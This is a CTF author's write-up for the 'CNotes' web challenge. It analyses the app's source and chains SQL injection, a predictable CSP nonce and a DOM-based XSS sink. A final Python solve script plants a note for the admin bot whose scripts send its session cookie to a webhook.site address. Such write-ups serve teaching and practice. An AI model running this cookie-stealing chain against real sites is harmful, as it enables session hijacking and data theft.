Web Writeup @ CSEAN CTF 2026
CSEAN CTF 2026
Overview
CSEAN CTF has concluded with 9 web challenges released.
Here are my writeups as the author for some of them.
CNotes
- Challenge Name : CNotes
- Description :
Online note-taking has always felt like too much hassle.

Creating accounts, remembering passwords… it gets tiring.

So here's something different: CNotes a platform with zero authentication and seamless security.

Just open it and start writing.

We've also rolled out a new feature: you can now report abuse, and an admin will review it.
- author : h4cky0u
- solves : 7/17
Source Code Analysis
The web application source code was provided.
Below is the file structure:

From the bot directory, we can already infer that this is likely a client-side based challenge.
We begin by analyzing the docker-compose.yml file, as it reveals how the overall challenge infrastructure is set up.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
version: "3"
services:
  webapp:
    build: ./src
    ports:
      - "3000:3000"
    restart: always
    environment:
      - JWT_SECRET_KEY='REDACTED'
      - BOT_URL=http://bot:9999/visit
  bot:
    build: ./bot
    restart: always
    environment:
      - JWT_SECRET_KEY='REDACTED'
      - DOMAIN=webapp
      - PORT=3000
      - FLAG=cseanctf26{fake_flag_for_testing}
The Docker setup consists of two services:
- one hosting the main web application located in the
srcdirectory - another responsible for running the bot, located in the
botdirectory.
It also setups some environment variable.
We’ll begin by spinning up the container.

Now we analyze the main web application code.
Here’s the Dockerfile
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
FROM node:17.6

WORKDIR /app

COPY package*.json ./

RUN npm install

RUN groupadd appgroup && useradd -g appgroup appuser

COPY ./ ./

EXPOSE 3000

USER appuser

CMD ["node", "index.js"]
This simply sets up a Node.js container, creates an appuser, and runs the index.js script.
From the docker-compose.yml file, the server listens on port 3000, which is exposed to the host on the same port.
It might be helpful to look through package.json:
1
2
3
4
5
6
7
8
9
10
11
{
  "dependencies": {
    "cookie-parser": "^1.4.6",
    "cross-fetch": "^3.1.5",
    "ejs": "^3.1.6",
    "express": "^4.17.3",
    "express-async-errors": "^3.1.1",
    "jsonwebtoken": "^8.5.1",
    "sqlite3": "^5.0.2"
  }
}
Although, there are vulnerabilities in some of the packages, but they’re not needed to solve the challenge itself.

Here’s the main page of the challenge when visited.
index.js
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
const express = require('express')
const sqlite3 = require('sqlite3').verbose()
const jwt = require('jsonwebtoken')
const cookieParser = require('cookie-parser')
const crypto = require('crypto')
const fetch = require('cross-fetch')
require('express-async-errors')

const PORT = 3000
const JWT_SECRET = process.env.JWT_SECRET_KEY || 'REDACTED'

const app = express()

app.set('view engine', 'ejs')
app.use(express.json())
app.use(cookieParser())

app.use(function (req, res, next) {
    req.loggedUserId = undefined
    if (req.cookies.session) {
        try {
            const decoded = jwt.verify(req.cookies.session, JWT_SECRET);
            req.loggedUserId = decoded.userid
        } catch (err) {
            res.clearCookie('session')
            return res.redirect('/')
        }
    }
    next()
})

app.use(function (req, res, next) {
    if (req.loggedUserId === undefined) {
        req.loggedUserId = parseInt(Math.random() * 1000000000000) + 1
        const token = jwt.sign({ userid: req.loggedUserId }, JWT_SECRET, { expiresIn: '3h' });
        res.cookie('session', token)
    }
    next()
})

app.use(function (req, res, next) {
    const random = parseInt(Math.random() * 100000000000000000000000)
    res.locals.csp_nonce = crypto.createHash('md5').update(`${random}`).digest('base64')
    res.set('Content-Security-Policy', `script-src 'nonce-${res.locals.csp_nonce}';`)
    next()
})

const db = new sqlite3.Database(':memory:');
db.exec("CREATE TABLE notes (noteid INTEGER, userid INTEGER, content TEXT, PRIMARY KEY(noteid, userid))")

async function db_get(sql) {
    return new Promise((resolve, reject) => {
        db.get(sql, (e, r) => {
            if (e) {
                reject(e)
            }
            resolve(r)
        })
    })
}

app.get('/', async (req, res) => {
    res.render('index')
})

app.get('/notes', async (req, res) => {
    res.render('notes')
})

app.get('/add', async (req, res) => {
    res.render('addnote')
})

app.get('/abuse', async (req, res) => {
    res.render('abuse')
})

app.get('/api/note/:id', async (req, res) => {
    const noteid = parseInt(req.params.id)
    const note = await db_get(`SELECT * FROM notes WHERE userid = ${req.loggedUserId} AND noteid = ${noteid}`)
    if (note) {
        res.json(note)
    } else {
        res.status(404).json({ error: 'not found' })
    }
})

app.post('/api/note', async (req, res) => {
    const content = req.body.content
    const last_note_id = (await db_get(`SELECT MAX(noteid) AS last FROM notes WHERE userid = ${req.loggedUserId}`))['last'] ?? -1
    const noteid = last_note_id + 1
    const x = await db_get(`INSERT INTO notes (noteid, userid, content) VALUES (${noteid}, ${req.loggedUserId}, '${content}')`)
    res.json({ noteid })
})

app.post('/api/abuse', async (req, res) => {
    const link = req.body.link
    console.log(link)

    if (!link || typeof link !== 'string' || !link.startsWith('http'))
        return res.status(400).json({ msg: 'Invalid link' })

    try {
        const r = await fetch(process.env.BOT_URL, {
            method: 'post',
            headers: {
                'Content-Type': 'application/json'
            },
            body: JSON.stringify({ 'url': link })
        }).then(r => {
            if (r.status === 200) {
                res.json({ msg: 'Visited' })
            } else {
                res.status(r.status).json({ msg: 'Error' })
            }
        })
    } catch (error) {
        res.status(500).json({ msg: 'Error: ' + error })
    }
})

app.listen(PORT, () => {
    console.log(`App listening on port ${PORT}`)
})

setTimeout(() => {
    console.log("Restarting app");
    process.exit(0);
}, 5 * 60 * 1000);
Looking at it, there are not so many routes.
I’ll go through the necessary code snippet needed.
It reads the JWT_SECRET from the environment variable defined in the docker compose file.
1
2
const PORT = 3000
const JWT_SECRET = process.env.JWT_SECRET_KEY || 'REDACTED'
This is how the database is initialized. It uses an in-memory SQLite database, where a table named notes is created with three columns: (noteid, userid, content).
1
2
3
4
5
6
7
8
9
const db = new sqlite3.Database(':memory:');

db.exec(`
  CREATE TABLE notes (
    noteid INTEGER,
    userid INTEGER,
    content TEXT,
    PRIMARY KEY(noteid, userid)
`);
The application also defines a helper function for querying the database:
1
2
3
4
5
6
7
8
9
10
async function db_get(sql) {
    return new Promise((resolve, reject) => {
        db.get(sql, (e, r) => {
            if (e) {
                reject(e);
            }
            resolve(r);
        });
    });
}
There are three middleware functions defined.
For every incoming request, these middleware are executed first. Only if all of them pass is the request considered valid and allowed to proceed.
The first middleware checks whether a session cookie is present. If it exists, it verifies the JWT contained in the cookie and extracts the userid from it. This value is then stored in req.loggedUserId for use in later handlers.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
app.use(function (req, res, next) {
    req.loggedUserId = undefined;

    if (req.cookies.session) {
        try {
            const decoded = jwt.verify(req.cookies.session, JWT_SECRET);
            req.loggedUserId = decoded.userid;
        } catch (err) {
            res.clearCookie('session');
            return res.redirect('/');
        }
    }

    next();
});
The second middleware is responsible for creating a valid JWT session token when a user does not already have one. If req.loggedUserId is not set, it generates a random user ID, signs it into a JWT, and assigns it to the session cookie.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
app.use(function (req, res, next) {
    if (req.loggedUserId === undefined) {
        req.loggedUserId = parseInt(Math.random() * 1000000000000) + 1;

        const token = jwt.sign(
            { userid: req.loggedUserId },
            JWT_SECRET,
            { expiresIn: '3h' }
        );

        res.cookie('session', token);
    }
Because the nonce changes on every request, it is not predictable, which makes executing inline JavaScript directly significantly more difficult.
    next();
});
The third middleware generates a Content Security Policy (CSP) for each request. It creates a random value, hashes it using MD5, encodes it in base64, and uses it as a nonce for inline scripts.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
app.use(function (req, res, next) {
    const random = parseInt(Math.random() * 100000000000000000000000);

    res.locals.csp_nonce = crypto
        .createHash('md5')
        .update(`${random}`)
        .digest('base64');

    res.set(
        'Content-Security-Policy',
        `script-src 'nonce-${res.locals.csp_nonce}';`
    );

    next();
});

There are 3 main features that we can make use of.
Here’s an image of all:


create_note:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
app.post('/api/note', async (req, res) => {
    const content = req.body.content;

    const last_note_id = (
        await db_get(
            `SELECT MAX(noteid) AS last FROM notes WHERE userid = ${req.loggedUserId}`
        )
    )['last'] ?? -1;

    const noteid = last_note_id + 1;

    await db_get(
        `INSERT INTO notes (noteid, userid, content)
         VALUES (${noteid}, ${req.loggedUserId}, '${content}')`
    );

    res.json({ noteid });
});
When a note is created:
- The note content is taken from the HTTP POST body.
- The application queries the database to find the highest existing
noteidfor the currentuserid. - It increments this value to generate a new
noteid. - Finally, it inserts the new note into the
notestable and returns the creatednoteidas a response.
view_note:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
app.get('/api/note/:id', async (req, res) => {
    const noteid = parseInt(req.params.id);

    const note = await db_get(
        `SELECT * FROM notes
         WHERE userid = ${req.loggedUserId}
         AND noteid = ${noteid}`
    );

    if (note) {
        res.json(note);
    } else {
        res.status(404).json({ error: 'not found' });
    }
});
When a note is requested:
- The note ID is taken from the URL parameter and converted to an integer.
- The application queries the database for a matching record using both the current
useridand the providednoteid. - If a matching note is found, it is returned as a JSON response.
- Otherwise, the server responds with a
404Not Found error.
report_note:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
app.post('/api/abuse', async (req, res) => {
    const link = req.body.link;
    console.log(link);

    if (!link || typeof link !== 'string' || !link.startsWith('http')) {
        return res.status(400).json({ msg: 'Invalid link' });
    }

    try {
        const r = await fetch(process.env.BOT_URL, {
            method: 'post',
            headers: {
                'Content-Type': 'application/json'
            },
            body: JSON.stringify({ url: link })
        }).then(r => {
            if (r.status === 200) {
                res.json({ msg: 'Visited' });
            } else {
                res.status(r.status).json({ msg: 'Error' });
            }
        });
    } catch (error) {
        res.status(500).json({ msg: 'Error: ' + error });
    }
});
When a note is reported as abusive:
- The link is extracted from the HTTP POST body.
- It validates that the input is a string and begins with http.
- If valid, the server forwards the link to the bot service via a POST request (
BOT_URL) with theURLincluded in a JSON body.
Here is the template used when viewing a note:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
<%- include('header') -%>
<div class="container col-lg-6 col-md-8">
<div class="d-flex flex-row justify-content-between align-items-center pt-3 text-center">
<div class="btn btn-light" id="prev">←</div>
<span class="" id="number">0</span>
<div class="btn btn-light" id="next">→</div>
</div>
<div class="row justify-content-center text-center pt-3">
<div id="content"></div>
</div>
</div>
<script nonce="<%= locals.csp_nonce %>">
function loadNote() {
const id = parseInt(location.hash.substring(1))
console.log(id)
if (!isNaN(id)) {
fetch('/api/note/' + id,)
.then(r => r.json()
.then(j => {
console.log(j)
document.getElementById('number').innerText = id
const el = document.getElementById('content')
if (j.error !== undefined) {
el.innerHTML = j.error
} else {
el.innerHTML = j.content
}
})
.catch(e => alert(e))
).catch(e => alert(e))
}
}
window.onhashchange = loadNote
if (location.hash === '') {
location.hash = '0'
} else {
loadNote()
}
document.getElementById('next').addEventListener('click', () => {
location.hash = parseInt(location.hash.substring(1)) + 1
})
document.getElementById('prev').addEventListener('click', () => {
location.hash = parseInt(location.hash.substring(1)) - 1
})
</script>
<%- include('footer') -%>
The important section is the javascript code.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
    <script nonce="<%= locals.csp_nonce %>">
        function loadNote() {
            const id = parseInt(location.hash.substring(1))
            console.log(id)

            if (!isNaN(id)) {

                fetch('/api/note/' + id,)
                    .then(r => r.json()
                        .then(j => {
                            console.log(j)
                            document.getElementById('number').innerText = id
                            const el = document.getElementById('content')
                            if (j.error !== undefined) {
                                el.innerHTML = j.error
                            } else {
                                el.innerHTML = j.content
                            }
                        })
                        .catch(e => alert(e))
                    ).catch(e => alert(e))
            }

        }

        window.onhashchange = loadNote

        if (location.hash === '') {
            location.hash = '0'
        } else {
            loadNote()
        }

        document.getElementById('next').addEventListener('click', () => {
            location.hash = parseInt(location.hash.substring(1)) + 1
        })

        document.getElementById('prev').addEventListener('click', () => {
            location.hash = parseInt(location.hash.substring(1)) - 1
        })

    </script>
When the page loads, the <script> tag is rendered, and it sets the nonce attribute using the value generated by the middleware which is stored in res.locals.csp_nonce. This allows inline JavaScript execution under the Content Security Policy.
You can read more about nonces here
The application defines a function called loadNote, which is triggered by a window event whenever the URL fragment (hash) changes.
This function extracts the noteid from the fragment. If the value is numeric, it fetches the corresponding note from the server.
If the request is successful, the response is parsed and the DOM is updated by injecting the note content into the element with the id content:
1
document.getElementById('content').innerHTML = j.content;
Moving on, let us take a look at the bot setup.
Here’s the Dockerfile
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
FROM node:17.6

RUN apt-get update && apt-get install -y chromium

WORKDIR /app

COPY package*.json ./
RUN npm install

RUN groupadd appgroup && useradd -g appgroup appuser

COPY ./ ./

EXPOSE 9999

USER appuser

CMD ["node", "server.js"]
It installs chromium inside a Node.js container and then runs the server.js script.
As usual, we can start by examining the dependencies required by the application.
package.json
1
2
3
4
5
6
7
{
  "dependencies": {
    "express": "^4.17.3",
    "jsonwebtoken": "^8.5.1",
    "puppeteer": "^13.4.0"
  }
}
Here’s the bot application source:
server.js
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
const express = require('express')
const bot = require('./bot')

const app = express()
app.use(express.json());


app.post('/visit', async function (req, res) {
	res.set('Content-Type', 'text/html');

	console.log(req.body)

	const url = req.body.url;
	if (typeof url === 'string' && url.startsWith('http')) {
		try {
			bot.visit(url);
			res.send('visited');
			return;
		} catch (e) {
			console.log(e);
			res.status(500);
			res.send('failed');
			return;
		}
	}
	res.status(400);
	res.send('bad url');
})


app.listen(9999, '0.0.0.0');

setTimeout(() => {
    console.log("Restarting bot service");
    process.exit(0);
}, 10 * 60 * 1000);
This service exposes a single endpoint: /visit.
It extracts the url value from the JSON body of the POST request, validates that it is a string starting with http, and then passes it to bot.visit().
If validation fails, the server responds with a 400 Bad Request. If an error occurs during execution, it returns a 500 response
bot.visit is imported here:
1
const bot = require('./bot')
So we check the code:
bot.js
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
const puppeteer = require('puppeteer')
const jwt = require('jsonwebtoken')

const domain = process.env['DOMAIN']
const webapp_url = 'http://' + domain + ':' + process.env.PORT
const token = jwt.sign({ userid: 0, flag: process.env.FLAG }, process.env.JWT_SECRET_KEY)

console.log(token)

async function visit(url) {
	const browser = await puppeteer.launch({ args: ['--no-sandbox'] })

	var page = await browser.newPage()
	await page.setCookie(
		{ name: 'session', value: token, domain: domain, path: '/' }
	)

	try {
		await page.goto(url, { timeout: 5000 })

		await new Promise(resolve => setTimeout(resolve, 2000));
		await page.close()
		await browser.close()
	} catch (e) {
		await browser.close()
	}

}

module.exports = { visit }
- A
webapp_urlvariable is created using thedomainandport, although it is never actually used anywhere in the script. - The bot generates a JWT token containing:
userid: 0flag:process.env.FLAG
- A headless Chromium instance is then launched using Puppeteer.
- A new page is created and the generated JWT is stored as the session cookie for the target domain.
- Finally, the bot visits the supplied
URLusingpage.goto().
This means that any page visited by the bot will automatically include the administrator session cookie containing the flag.
Exploitation
At this point, several vulnerabilities become immediately noticeable:
- SQL Injection
- Cross-Site Scripting (XSS)
- Arbitrary bot navigation
One might think that since we can force the bot to navigate to any URL of our choice, we could simply host a malicious page containing JavaScript to exfiltrate the administrator cookie.
However, that would not work.
The reason is that the bot only sets the session cookie for the application domain:
1
2
3
4
5
6
await page.setCookie({
    name: 'session',
    value: token,
    domain: domain,
    path: '/'
})
Cookies are scoped by domain, meaning the cookie will only be sent to pages belonging to that specific domain.
If the bot visits an attacker-controlled site such as:
1
http://attacker.com
The browser will not attach the application’s session cookie to that request. Additionally, JavaScript running on attacker.com cannot access cookies belonging to another domain because of the browser’s Same-Origin Policy.
As a result, simply redirecting the bot to an external attacker-controlled page is insufficient for stealing the administrator session.
Instead, successful exploitation requires achieving JavaScript execution within the application’s own origin.
You can read more about the Same-Origin Policy here.
By the way, in case the XSS injection point was not immediately obvious, here it is:
1
document.getElementById('content').innerHTML = j.content;
The application directly updates the innerHTML of the content element using user-controlled input.
This is a typical DOM based XSS sink.
You can read more about DOM-based XSS here
With that in mind, the intended path is to leverage the XSS vulnerability to steal the admin bot session.
However, two major obstacles still remain:
- Content Security Policy (CSP)
- Notes are isolated per
userid
What the second obstacle introduces is that even if we successfully achieve XSS in our own session, the administrator bot will not be able to access it. This is because notes are retrieved based on the userid, which is not directly controllable.
While the first obstacle is the CSP created, inorder to execute Javascript, we need the nonce which seems to be created randomly.
Because the nonce changes on every request, it is not predictable, which makes executing inline JavaScript directly significantly more difficult.
How do we go around this?
Looking at the CSP nonce generation code, it looks awfully suspcious:
1
2
3
4
5
6
7
8
9
10
11
const random = parseInt(Math.random() * 100000000000000000000000);

res.locals.csp_nonce = crypto
    .createHash('md5')
    .update(`${random}`)
    .digest('base64');

res.set(
    'Content-Security-Policy',
    `script-src 'nonce-${res.locals.csp_nonce}';`
);
Firstly why multiply the random number generated by 1e23
Checking the documentation for parseInt: docs
Numbers greater than or equal to 1e+21 or less than or equal to 1e-7 use exponential notation ("1.5e+22", "1.51e-8") in their string representation, and parseInt() will stop at the e character or decimal point, which always comes after the first digit. This means for large and small numbers, parseInt() will return a one-digit integer:
Testing it out, we notice this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
mark@rwx:~/Desktop/CTFs/Csean26/Web/CNotes/attachment$ node
Welcome to Node.js v22.22.0.
Type ".help" for more information.
> for (i=0;i<20;i++){
... console.log(parseInt(Math.random() * 100000000000000000000000));
... }
7
9
9
1
9
3
1
1
1
3
7
3
6
7
6
3
3
1
1
3
undefined
>
The result from each run yields a number within 0-9 (with 0 and 9 inclusive).
This totally breaks the nonce generation since random is predictable.
How about the second obstacle?
Looking back at the note creation endpoint, there is a clear SQL Injection vulnerability:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
app.post('/api/note', async (req, res) => {
    const content = req.body.content;

    const last_note_id = (
        await db_get(
            `SELECT MAX(noteid) AS last FROM notes WHERE userid = ${req.loggedUserId}`
        )
    )['last'] ?? -1;

    const noteid = last_note_id + 1;

    await db_get(
        `INSERT INTO notes (noteid, userid, content)
         VALUES (${noteid}, ${req.loggedUserId}, '${content}')`
    );

    res.json({ noteid });
});
Although we do not control noteid or req.loggedUserId, we have full control over the content parameter, which is directly interpolated into the SQL query without sanitization.
This allows us to break out of the string context and inject arbitrary SQL. For example, we can craft a payload such as:
1
2
INSERT INTO notes (noteid, userid, content)
VALUES (0, 1, 'testing'), (1337, 0, '<iframe srcdoc="<script>alert(1)</script>">')
Recall that the bot userid is 0, this ends up creating arbitrary note for the bot.
With that in mind, the exploitation flow is:
- Use the SQL injection to create note for the bot account containing the xss payload.
- Trigger the bot via the
/api/abusereporting feature so it visits a crafted URL such as/notes#1337, forcing it to load the malicious note content. - Exploit the resulting DOM-based XSS to execute JavaScript in the bot’s context leading to cookie theft.
- Decode the JWT token and get the flag
Here’s my solve script
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
import requests
import base64
import hashlib
def nonce(n):
return base64.b64encode(hashlib.md5(str(n).encode()).digest()).decode()
TARGET = "http://localhost:3000"
BOT_NID = 1337
EXFIL = "https://webhook.site/32e1d23b-7404-41d7-b145-fabd5e4ac470"
scripts = "".join(
f'<script nonce="{nonce(i)}">'
f'new Image().src="{EXFIL}/?c="+encodeURIComponent(document.cookie)'
f'</script>'
for i in range(10)
)
xss = f'<iframe srcdoc="{scripts}"></iframe>'
content = f"pwn'), ({BOT_NID}, 0, '{xss}"
s = requests.Session()
r = s.post(f"{TARGET}/api/note", json={"content":content})
print(f"[+] insert noteid={BOT_NID}:", r.status_code, r.text[:200])
r = s.post(f"{TARGET}/api/abuse", json={"link":f"http://webapp:3000/notes#{BOT_NID}"})
print(f"[+] report:", r.status_code, r.text)
Running it works

